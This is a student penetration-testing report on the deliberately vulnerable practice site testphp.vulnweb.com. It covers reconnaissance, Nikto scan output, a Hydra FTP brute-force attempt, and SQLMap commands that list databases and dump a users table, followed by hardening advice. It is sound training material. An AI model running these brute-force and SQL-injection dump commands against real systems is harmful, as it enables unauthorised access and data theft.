Penetration Testing on Web Server

By

Drishti Bhat

2023A7R006

Computer Science and Engineering (Cybersecurity)

Model Institute of Engineering & Technology (Autonomous) Permanently Affiliated to the University of Jammu Accredited by NAAC with "A" Grade Jammu, India

2025

PENETRATION TESTING ON WEB SERVER

Objectives

- Identify security flaws in the company’s web server
- Gather intelligence through footprinting & reconnaissance
- Scan for vulnerabilities in web services.
- Attempt ethical exploitation (FTP, DB, login, etc.)
- Evaluate risks from employee exposure (emails, LinkedIn, etc.)
- Provide actionable security hardening suggestions.

Tools and Techniques

- **Footprinting Tools**: Ping, Nmap, Curl & Whois
- **Vulnerability Scanners**: Nikto
- **Exploitation Tools**: Hydra
- **Database Exploitation (SQL Injection via SQLMap):**


  --dbs → Lists available databases

  -D acuart --tables → Lists tables in acuart DB

  -D acuart -T users --dump → Dumps data from users table

About the Target Website

- testphp.vulnweb.com is an intentionally vulnerable web application.
- Used for legal security testing, training, and penetration testing practice.
- Provides common vulnerabilities like SQL injection, exposed directories, etc.
- Ideal for practicing ethical hacking without harming real systems.



Footprinting and Reconnaissance

ping testphp.vulnweb.com :- Checks if the website is live and reachable.

nmap -sV -P 80,443 testphp.vulnweb.com :- Scans for open ports (HTTP 80, HTTPS 443) and their services.

curl -I http://testphp.vulnweb.com :- Fetches HTTP headers to check server info, response status, and security settings without loading the full page.

whois $(dig +short testphp.vulnweb.com) :- Fetches registrar info, domain creation date, admin email (sometimes obfuscated).

Link: https://drive.google.com/drive/folders/1TsBAsRrsiZaAaqVeXjI4ZZnwuDUvX158?usp=sharing

Vulnerability Scanning

nikto -h http://testphp.vulnweb.com :-

Nikto is an open-source web server vulnerability scanner. It is used by ethical hackers and penetration testers to identify security issues on websites and web servers.

```
┌──(root㉿kali02)-[/home/kali02]
└─# nikto -h http://testphp.vulnweb.com
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          44.228.249.3
+ Target Hostname:    testphp.vulnweb.com
+ Target Port:        80
+ Start Time:         2025-07-29 12:12:33 (GMT-4)
---------------------------------------------------------------------------
+ Server: nginx/1.19.0
+ /: Retrieved x-powered-by header: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /clientaccesspolicy.xml contains a full wildcard entry. See: https://docs.microsoft.com/en-us/previous-versions/windows/silverlight/dotnet-windows-silverlight/cc197955(v=vs.95)?redirectedfrom=MSDN
+ /clientaccesspolicy.xml contains 12 lines which should be manually viewed for improper domains or wildcards. See: https://www.acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file/
+ /crossdomain.xml contains a full wildcard entry. See: http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 6 item(s) reported on remote host
+ End Time:           2025-07-29 12:14:18 (GMT-4) (105 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Exploitation & Service Hacking

hydra -l admin -p /usr/share/wordlists/shavi.txt ftp://testphp.vulnweb.com :-

Hydra is a brute-force tool used to guess login credentials for services like FTP, SSH, or HTTP to check for weak or default passwords

```
┌──(root㉿kali02)-[/home/kali02]
└─# hydra -l admin -p /usr/share/wordlists/shavi.txt ftp://testphp.vulnweb.com
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illega

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-29 12:21:56
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://testphp.vulnweb.com:21/
[STATUS] 2.00 tries/min, 2 tries in 00:01h, 1 to do in 00:01h, 1 active
[STATUS] 1.50 tries/min, 3 tries in 00:02h, 1 to do in 00:01h, 1 active
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-29 12:24:12
```

Check and access database.

Open a browser in Kali, visit the target site, and find a URL with parameters (use double quotes for SQLMap).

```
sqlmap -u http://testphp.vulnweb.com/artist.php?artist=1 --dbs
sqlmap -u http://testphp.vulnweb.com/artist.php?artist=1 -D acuart --tables
sqlmap -u http://testphp.vulnweb.com/artist.php?artist=1 -D acuart -T users --dump
```

SQLMap :- SQLMap is a tool used to detect and exploit SQL injection in web apps to list databases, view tables, and extract data.

Link: https://drive.google.com/drive/folders/1jHx4fHpVieXrEmrEp3Uf7W7-JWoue1Sw?usp=sharing

Security Recommendations

- Disable directory listing and anonymous FTP.
- Use Web Application Firewall (WAF).
- Validate all inputs to prevent SQLi/XSS.
- Update server software regularly.
- Restrict access to sensitive admin panels.

Thank You